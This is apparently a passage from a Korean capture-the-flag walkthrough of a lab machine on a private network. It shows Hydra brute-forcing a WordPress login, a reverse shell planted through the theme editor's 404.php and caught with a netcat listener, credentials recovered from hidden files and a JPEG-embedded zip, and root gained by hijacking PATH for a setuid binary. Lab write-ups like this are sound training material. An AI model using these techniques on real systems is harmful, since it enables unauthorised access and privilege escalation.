Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-16 10:15:13
[DATA] max 25 tasks per 1 server, overall 25 tasks, 25 login tries (l:5/p:5), ~1 try per task
[DATA] attacking http-post-form://192.168.56.10:8080/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=%D8%AF%D8%AE%D9%88%D9%84&redirect_to=http%3A%2F%2F192.168.56.10%3A8080%2Fwp-admin%2F&testcookie=1:login_error
[8080][http-post-form] host: 192.168.56.10 login: admin3 password: admin4
[8080][http-post-form] host: 192.168.56.10 login: admin1 password: admin2
[8080][http-post-form] host: 192.168.56.10 login: admin2 password: admin3
[8080][http-post-form] host: 192.168.56.10 login: admin5 password: admin1
[8080][http-post-form] host: 192.168.56.10 login: admin4 password: admin5
1 of 1 target successfully completed, 5 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-16 10:15:28
```

출력된 계정을 차례대로 접속하다 보면 메뉴가 1개가 더 있는 계정(admin4)이 있다

테마메뉴에 가서 twenty sixteen을 활성화하고 setting메뉴 – Menu Options – 체크 전부 해제하고 update options 하게 되면 모든 메뉴가 열린다 여기서 이제 리버스셸을 접속시도해 볼 수 있다.



테마편집에서 404.php의 소스코드를 리버스셸 코드로 변경을 하고

칼리에서 nc -lvnp 5555한다음

wp-scan에서 보았던 테마 실행경로 <http://192.168.56.10:8080/wp-content/themes/twentysixteen/404.php>를 실행하면 연결이 된다.

```
(root@kali)-[~/escaperoom]
# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.10] 41828
Linux 34d3a780fa2d 5.14.0-503.35.1.el9_5.x86_64 #1 SMP PREEMPT_DYNAMIC Thu Apr 3 12:12:16 UTC 2025 x86_64 GNU/Linux
01:23:54 up 1:28, 0 users, load average: 0.00, 1.00, 12.89
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

/var/www/html경로로 이동하여 ls -al을 하게 되면 .hint파일이 있다 열어보도록 하자

```
drwxrwxrwx. 5 www-data www-data 4096 Apr 15 23:55 .
drwxr-xr-x. 1 root root 18 Nov 28 2018 ..
-rw-r--r--. 1 root root 5 Apr 14 06:53 .hint
-rw-r--r--. 1 www-data www-data 235 Apr 14 06:32 .htaccess
-rw-r--r--. 1 www-data www-data 418 Sep 25 2013 index.php
-rw-r--r--. 1 www-data www-data 19935 Jan 6 2018 license.txt
-rw-r--r--. 1 www-data www-data 7415 Apr 15 08:06 readme.html
-rw-r--r--. 1 www-data www-data 6878 Apr 15 08:06 wp-activate.php
drwxr-xr-x. 9 www-data www-data 4096 Aug 2 2018 wp-admin
-rw-r--r--. 1 www-data www-data 364 Dec 19 2015 wp-blog-header.php
-rw-r--r--. 1 www-data www-data 1889 May 2 2018 wp-comments-post.php
-rw-r--r--. 1 www-data www-data 2764 Apr 15 23:55 wp-config-sample.php
-rw-r--r--. 1 www-data www-data 3150 Apr 15 23:55 wp-config.php
drwxr-xr-x. 7 www-data www-data 99 Apr 16 01:19 wp-content
-rw-r--r--. 1 www-data www-data 3669 Aug 20 2017 wp-cron.php
drwxr-xr-x. 18 www-data www-data 8192 Aug 2 2018 wp-includes
-rw-r--r--. 1 www-data www-data 2422 Nov 21 2016 wp-links-opml.php
-rw-r--r--. 1 www-data www-data 3306 Aug 22 2017 wp-load.php
-rw-r--r--. 1 www-data www-data 37804 Apr 15 08:06 wp-login.php
-rw-r--r--. 1 www-data www-data 8003 Apr 15 08:06 wp-mail.php
-rw-r--r--. 1 www-data www-data 16246 Oct 4 2017 wp-settings.php
-rw-r--r--. 1 www-data www-data 30091 Apr 29 2018 wp-signup.php
-rw-r--r--. 1 www-data www-data 4689 Apr 15 08:06 wp-trackback.php
-rw-r--r--. 1 www-data www-data 3065 Aug 31 2016 xmlrpc.php
```

```
$ cat .hint
```

```
I am not a cat. Grrr! Woof!
```

```
$
```

하지만 cat을 사용하면 나는 고양이가 아니다 으르렁 멍! 이 출력된다 dog로 시도해보면 Rmhj가 출력된다

```
$ dog .hint
```

```
Rmhj
```

```
$
```

그리고 이시점에서 그냥 지나쳤을 다운로드 페이지 맨 하단을 보게 된다면 제공되었던 알고리즘 밑에 SkhW가 제공되어 있다

- base64:
- ROT47:
- ROT8000:
- SkhW

이제 총 4개를 구했으텐데 이걸 잘조합을 해보도록하자

다운페이지 ( SkhW ) + 아파치페이지 ( T1p6 ) + wordpress ( Rmhj ) + alibaba ( MU09 ) 조합하여 base64로 인코딩하면 JHVOZzFhc1M= 이게 나오는데 이게 비밀번호이다.

## 7. SSH 접속(sunglass 계정)

이제 ssh 접속을 하면 되는데 계정은 ftp 에서 보았던 파일명 sunglass 가 계정명이다

```
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          22 Apr 12 06:38 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0          48 Apr 12 06:38 sunglass
226 Directory send OK.
ftp> get sunglass
local: sunglass remote: sunglass
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for sunglass (48 bytes).
100% |*****|
226 Transfer complete.
48 bytes received in 00:00 (72.56 KiB/s)
```

ssh [sunglass@192.168.56.10](ssh:sunglass@192.168.56.10) / JHVOZzFhc1M=

접속하게 되면 아무 입력이 안되는 창이 한 개 뜬다 워드프레스에 있는 글을 보게 되면 수수께끼가 하나 있는데 해석해보면 마음이 이끌 듯 리듬을 따라 한 개를 11 번 반복하라고 한다

이를 완벽하게 해석하면 h 를 0.8~0.9 초에 11 번을 반복 입력을 해야 한다.

성공하게 되면 WOW. 가 출력되고 id 를 해보면 jaeho 계정으로 접속이 되었다.

## 8. jaeho 계정

```
root@black9h0st: ~  
File Actions Edit View Help  
WOW.  
uid=1002(jaeho) gid=1002(jaeho) groups=1002(jaeho) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023  
/home/sunglass  
  
total 108  
drwx-----. 3 jaeho jaeho 150 Apr 14 18:28 .  
drwxr-xr-x. 6 root root 65 Apr 11 16:35 ..  
-rw-r--r--. 1 jaeho jaeho 0 Apr 8 12:06 .bash_history  
-rw-r--r--. 1 root root 6 Apr 7 16:46 .bash_login  
-rw-r--r--. 1 jaeho jaeho 18 Apr 30 2024 .bash_logout  
-rw-r--r--. 1 jaeho jaeho 141 Apr 30 2024 .bash_profile  
-rw-r--r--. 1 jaeho jaeho 603 Apr 14 16:47 .bashrc  
drwx-----. 3 jaeho jaeho 181 Apr 11 16:17 .gnupg  
-rwxr--r--. 1 root root 86630 Apr 14 16:32 password.jpg  
-rw-r--r--. 1 root root 51 Apr 14 18:28 readme  
[keymon] 0: bash* "기기 오류 감지됨 ..." 10:40 16-Apr-25
```

pwd로 확인했을 경우 jaeho가 아닌 sunglass에 위치에 있는 것을 확인했다.

cd /home/jaeho 로 이동해본 후 ls -al 해보자 그럼 readme 와 password.jpg 라는 파일이 존재한다는 것을 확인했다.

cat readme 해보자

```
next password's مفتاح التشفير يمكن التحقق منه في password.jpg  
[keymon] 0: bash* "?? ? ? ? ? ? ..." 21:07 16-Apr-25
```

여기 디렉토리에 다음 패스워드가 있다고 한다.

그렇담 password.jpg로 된 스테가노그래피 인 것을 디코딩 해보자.

```
(root@black9h0st)-[~]  
# scp jaeho@192.168.56.10:/home/jaeho/password.jpg .  
jaeho@192.168.56.10's password: 
```

로 하였을 때 기존 sunglass -> jaeho 로 넘어갔기에 패스워드를 알 수 없다.

그렇다면.. scp 명령어로 password.jpg 를 칼리로 내보내보자

내보낸 후 unzip 명령어로 풀어보자

```
(root@black9h0st)-[/home]  
# unzip password.jpg  
Archive: password.jpg  
warning [password.jpg]: 86461 extra bytes at beginning or within zipfile  
(attempting to process anyway)  
inflating: card.txt
```

풀어보면 card.txt가 나오면 cat 명령어로 확인해보자



```
(root@black9host)-[/home]  
# cat card.txt  
smyoo // P@$$w0rd
```

다음 계정으로 넘어가는 계정 정보를 확인할 수 있다.

## 9. smyoo 계정

smyoo 계정으로 넘어가서 ls -al 명령어로 파일을 확인해보자

```
total 20
drwx-----. 2 smyoo smyoo 139 Apr 14 18:33 .
drwxr-xr-x. 6 root root 65 Apr 11 16:35 ..
-rw-----. 1 smyoo smyoo 0 Apr 8 12:21 .bash_history
-rw-r--r--. 1 smyoo smyoo 102 Apr 14 18:33 .bash_login
-rw-r--r--. 1 smyoo smyoo 49 Apr 14 16:37 .bash_logout
-rw-r--r--. 1 smyoo smyoo 609 Apr 12 16:32 .bash_profile
-rw-r--r--. 1 smyoo smyoo 603 Apr 11 11:55 .bashrc
-rw-----. 1 smyoo smyoo 0 Apr 11 11:51 .python_history
-rw-r--r--. 1 root root 24 Apr 14 18:30 readme
```

여기서도 마찬가지로 readme가 있다.

```
"الضوء تحت المصباح مظلم"
```

라는데 번역을 해보면 등잔 밑이 어둡다는 말이 되겠다.

cat .bash\_logout을 하였을 때

```
# ~/.bash_logout
#gilhyeong // G7@pL9!xW2#qZ8$Mn
```

다음 계정으로 넘어가는 계정 정보를 확인할 수 있다.

## 10. gilhyeong 계정

gilhyeong 접속 후

/home/gilhyeong에서 ls -al를 하면 .hint.txt를 찾을 수 있다.

```
total 24
drwx-----. 2 gilhyeong gilhyeong 142 Apr 16 12:28 .
drwxr-xr-x. 6 root      root      65 Apr 11 16:35 ..
-rw-r--r--. 1 gilhyeong gilhyeong   0 Apr  8 12:07 .bash_history
-rw-r--r--. 1 root      root        6 Apr  7 16:41 .bash_login
-rw-r--r--. 1 gilhyeong gilhyeong  18 Apr 30 2024 .bash_logout
-rw-r--r--. 1 gilhyeong gilhyeong 656 Apr 16 12:27 .bash_profile
-rw-r--r--. 1 gilhyeong gilhyeong 532 Apr  8 12:20 .bashrc
-rw-----. 1 gilhyeong gilhyeong  45 Apr 14 15:23 .hint.txt
-rw-----. 1 gilhyeong gilhyeong   7 Apr 14 16:50 .python_history
```

.hint.txt의 내용

```
Find six elements to unlock incredible doors
```

Find 이후에 단어들의 첫글자만 따면 find setuid로 setuid를 이용해 권한 상승을 하면 된다.

```
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/mount
/usr/bin/su
/usr/bin/crontab
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/fusermount3
/usr/bin/netup
/usr/bin/sysmon
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/sbin/grub2-set-bootflag
/usr/sbin/fsrepair
/usr/sbin/rootmon
/usr/sbin/netservice
/opt/bin/access-grant
```

파일의 내용을 확인하기 위해 cat명령어를 사용하면

이런 식으로 읽기 힘든 내용이 나온다. 그래서 strings를 사용하여 내용을 확인한다. 전체 내용을 보기 위해 `print`를 이용한다.

```
/lib64/ld-linux-x86-64.so.2
__libc_start_main
printf
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
Warning: حدث خطأ غير متوقع. هناك شيء خاطئ مع موقع WordPress.org
_ITM_deregisterTMCloneTable
glibc-install.php on line 65 الاتصال بمسؤول الخادم الخاص بك.
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Left, Right, Left... or is it Right, Right, Left? Follow your instincts.
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
SP:3
SC:1 //192.168.56.10:8080
CF:8 ../sysdeps/x86/abi-note.c
FL:-1 ../sysdeps/x86/abi-note.c
GA:1
PI:3 //192.168.56.10:8080
SE:0
is:0
-- More --
[keymon] 0: bash*
```

Strings를 사용하면 위와 같이 이미지가 나온다. 6개의 파일을 모두 strings로 확인해서 권한상승을 위해 setuid를 찾아야 한다.

```
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
socket
puts
setuid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Preparing system access...
If you hit a wall, maybe it's not a wall after all.
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
SP:3
SC:1 //192.168.56.10:8080
CF:8 ../sysdeps/x86/abi-note.c
FL:-1 ../sysdeps/x86/abi-note.c
-- More --
[keymon] 0:bash* " " " " " " " " ... " 21:36 16-Apr-25
```

```
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
puts
system
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Preparing system access...
echo Listen carefully... the walls whisper secrets
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
SP:3 //192.168.56.10:8080
SC:1
CF:8 ../sysdeps/x86/abi-note.c
-- More --
[keymon] 0:./monitor.sh* " " " " " " " " ... " 21:34 16-Apr-25
```



```
[gilhyeong@CTF ~]$ strings /opt/bin/access-grant
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
socket
puts
setuid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
system access ...
cat /root/access.txt
Beware of hidden paths.
Always question what you see.
Beyond the obvious lies the truth.
Only the worthy will unlock it.
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
```

```
[gilhyeong@CTF ~]$ strings /usr/sbin/netsservice
/lib64/ld-linux-x86-64.so.2
__libc_start_main
system
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
ss -tulnp
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a ../sysdeps/x86/abi-note.c
SP:3
SC:1
CF:8 ../sysdeps/x86/abi-note.c
FL:-1 ../sysdeps/x86/abi-note.c
GA:1
```

```
[gilhyeong@CTF ~]$ strings /usr/sbin/fsrepair
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
puts
system
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Preparing system access ...
echo Listen carefully ... the walls whisper secrets
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a .. /sysdeps/x86/abi-note.c
SP:3
SC:1
CF:8 .. /sysdeps/x86/abi-note.c
FL:-1 .. /sysdeps/x86/abi-note.c
```

```
[gilhyeong@CTF ~]$ strings /usr/sbin/rootmon
/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
socket
puts
setuid
setgid
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
Preparing system access ...
cat /root/system.info
#####
##### sunglass #####
## Linux CTF 5.14.0-503.35.1.el9_5.x86_64 ##
;*3$"
GCC: (GNU) 11.5.0 20240719 (Red Hat 11.5.0-5)
AV:4p1265
RV:running gcc 11.5.0 20240719
BV:annobin gcc 11.5.0 20240719
GW:0x3d2056a .. /sysdeps/x86/abi-note.c
SP:3
```

각 파일을 실행해보자.

```
[gilhyeong@CTF ~]$ /usr/bin/sysmon
If you hit a wall, maybe it's not a wall after all.
[gilhyeong@CTF ~]$ /opt/bin/access-grant
Beware of hidden paths.
Always question what you see.
Beyond the obvious lies the truth.
Only the worthy will unlock it.
```

```
[gilhyeong@CTF ~]$ /usr/sbin/netsservice
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
Process
udp UNCONN 0 0 127.0.0.1:323 0.0.0.0:*
users:(("chronyd",pid=682,fd=5))
udp UNCONN 0 0 [::]:323 [::]:*
users:(("chronyd",pid=682,fd=6))
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
users:(("sshd",pid=719,fd=3))
tcp LISTEN 0 511 0.0.0.0:80 0.0.0.0:*
users:(("nginx",pid=993,fd=6),("nginx",pid=992,fd=6))
tcp LISTEN 0 4096 0.0.0.0:8080 0.0.0.0:*
users:(("docker-proxy",pid=1821,fd=7))
tcp LISTEN 9 2048 0.0.0.0:8000 0.0.0.0:*
users:(("gunicorn",pid=946,fd=5),("gunicorn",pid=939,fd=5),("gunicorn",pid=934,fd=5),("gunicorn",pid=718,fd=5))
tcp LISTEN 0 32 *:21 *:~
users:(("vsftpd",pid=973,fd=3))
tcp LISTEN 0 128 [::]:22 [::]:*
users:(("sshd",pid=719,fd=4))
tcp LISTEN 0 511 [::]:80 [::]:*
users:(("nginx",pid=993,fd=7),("nginx",pid=992,fd=7))
tcp LISTEN 0 4096 [::]:8080 [::]:*
users:(("docker-proxy",pid=1826,fd=7))
tcp LISTEN 0 511 *:7979 *:~
```

```
[gilhyeong@CTF ~]$ /usr/sbin/fsrepair
listen carefully... the walls whisper secrets
[gilhyeong@CTF ~]$ /usr/sbin/rootmon
#####
##### sunglass #####
#####
## Linux CTF 5.14.0-503.35.1.el9_5.x86_64 ##
#####
```

명령어를 실행했을 때 출력된 내용과 strings 내용을 비교해서 확인해보면

/usr/bin/sysmon은 다른 명령어 없이 문장만 출력했다는 것을 알 수 있다.

/opt/bin/access-grant는 cat /root/access.txt를 보아 /root/access.txt의 파일 내용을 읽었을 가능성이 있다.

/usr/sbin/netsservice는 ss -tulnp 명령어를 실행했을 가능성이 있다.

/usr/sbin/fsrepair는 echo 명령어를 통해 문장을 출력했음을 추측할 수 있다.

/usr/sbin/rootmon는 cat /root/system.info로 보아 /root/system.info의 파일 내용을 읽었을 가능성이 있다.

우리가 확인해야할 것은 /opt/bin/access-grant, /usr/sbin/netsservice, /usr/sbin/fsrepair, /usr/sbin/rootmon 이다.

우선 cat 명령어가 있는 파일부터 확인을 해보자.

```

[gilhyeong@CTF ~]$ echo "/bin/bash" > /tmp/cat
[gilhyeong@CTF ~]$ chmod +x /tmp/cat
[gilhyeong@CTF ~]$ export PATH=/tmp:$PATH
[gilhyeong@CTF ~]$ echo $PATH
/tmp:/home/gilhyeong/.local/bin:/home/gilhyeong/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin
[gilhyeong@CTF ~]$ /opt/bin/access-grant https://github.com/vanhauser-thc/thc
Beware of hidden paths.
Always question what you see.
Beyond the obvious lies the truth.
Only the worthy will unlock it.
[gilhyeong@CTF ~]$ id
uid=1003(gilhyeong) gid=1003(gilhyeong) groups=1003(gilhyeong) context=unconf
ined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[gilhyeong@CTF ~]$ /usr/sbin/rootmon
#####
##### sunglass #####
#####
## Linux CTF 5.14.0-503.35.1.el9_5.x86_64 ##
#####
[gilhyeong@CTF ~]$ id
uid=1003(gilhyeong) gid=1003(gilhyeong) groups=1003(gilhyeong) context=unconf
ined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023

```

권한 상승이 되지 않았다.

그럼 echo를 확인해보자.

```

[gilhyeong@CTF ~]$ echo "/bin/bash" > /tmp/echo
[gilhyeong@CTF ~]$ chmod +x /tmp/echo
[gilhyeong@CTF ~]$ echo $PATH
/tmp:/home/gilhyeong/.local/bin:/home/gilhyeong/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin
[gilhyeong@CTF ~]$ /usr/sbin/fsrepair
Listen carefully...the walls whisper secrets
[gilhyeong@CTF ~]$ id
uid=1003(gilhyeong) gid=1003(gilhyeong) groups=1003(gilhyeong) context=unconf
ined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023

```

권한 상승이 되지 않았다.

마지막으로 ss를 확인해보자.

```

[gilhyeong@CTF ~]$ echo "/bin/bash" > /tmp/ss
[gilhyeong@CTF ~]$ chmod +x /tmp/ss
[gilhyeong@CTF ~]$ echo $PATH
/tmp:/home/gilhyeong/.local/bin:/home/gilhyeong/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin
[gilhyeong@CTF ~]$ /usr/sbin/netsservice
^C[root@CTF ~]# id
uid=0(root) gid=0(root) groups=0(root),1003(gilhyeong) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023

```

권한 상승 성공했다.

## 11. root계정

```
[root@CTF root]# ls -al /
total 32
dr-xr-xr-x.  18 root root  246 Apr 14 17:03 .
dr-xr-xr-x.  18 root root  246 Apr 14 17:03 ..
-rw-r--r--.   1 root root  458 Apr 15 17:28 ...
dr-xr-xr-x.   2 root root    6 Nov  3 10:29 afs
lrwxrwxrwx.   1 root root    7 Nov  3 10:29 bin -> usr/bin
dr-xr-xr-x.   5 root root 4096 Apr  7 16:14 boot
drwxr-xr-x.  19 root root 3160 Apr 16 09:15 dev
drwxr-xr-x.  85 root root 8192 Apr 16 09:15 etc
drwxr-xr-x.   6 root root   65 Apr 11 16:35 home
lrwxrwxrwx.   1 root root    7 Nov  3 10:29 lib -> usr/lib
lrwxrwxrwx.   1 root root    9 Nov  3 10:29 lib64 -> usr/lib64
drwxr-xr-x.   2 root root    6 Nov  3 10:29 media
drwxr-xr-x.   2 root root    6 Nov  3 10:29 mnt
drwxr-xr-x.   4 root root   35 Apr 14 15:13 opt
dr-xr-xr-x. 189 root root    0 Apr 16 09:15 proc
drwx-----.   7 root root 4096 Apr 15 17:25 root
drwxr-xr-x.  29 root root  880 Apr 16 09:15 run
lrwxrwxrwx.   1 root root    8 Nov  3 10:29 sbin -> usr/sbin
drwxr-xr-x.   2 root root    6 Nov  3 10:29 srv
dr-xr-xr-x.  13 root root    0 Apr 16 09:15 sys
drwxrwxrwt.  15 root root 4096 Apr 16 10:05 tmp
drwxr-xr-x.  12 root root  144 Feb 10 17:38 usr
drwxr-xr-x.  20 root root 4096 Apr  8 15:20 var
```

/ 경로에 ...이라는 파일이 있다.

만약 cat 명령어가 실행되지 않는다면 chmod -x /tmp/cat을 한다. 이전 과정에서 PATH에 /tmp 경로를 추가하였기 때문에 /tmp/cat 명령어가 실행되어 본래의 cat명령어가 실행되지 않는 것이다.

```
[root@CTF root]# cat /...
SUNGLASS
Oh, does a 'congratulations' make you feel good? Haha ...
Shall we see if you're up for the next one?
SnVzdCBraWRkaW5nI0KAlCBjb25ncmF0cyBvbiB0aGUy2xlyXlh
reference : https://20241231.github.io/madeby/
```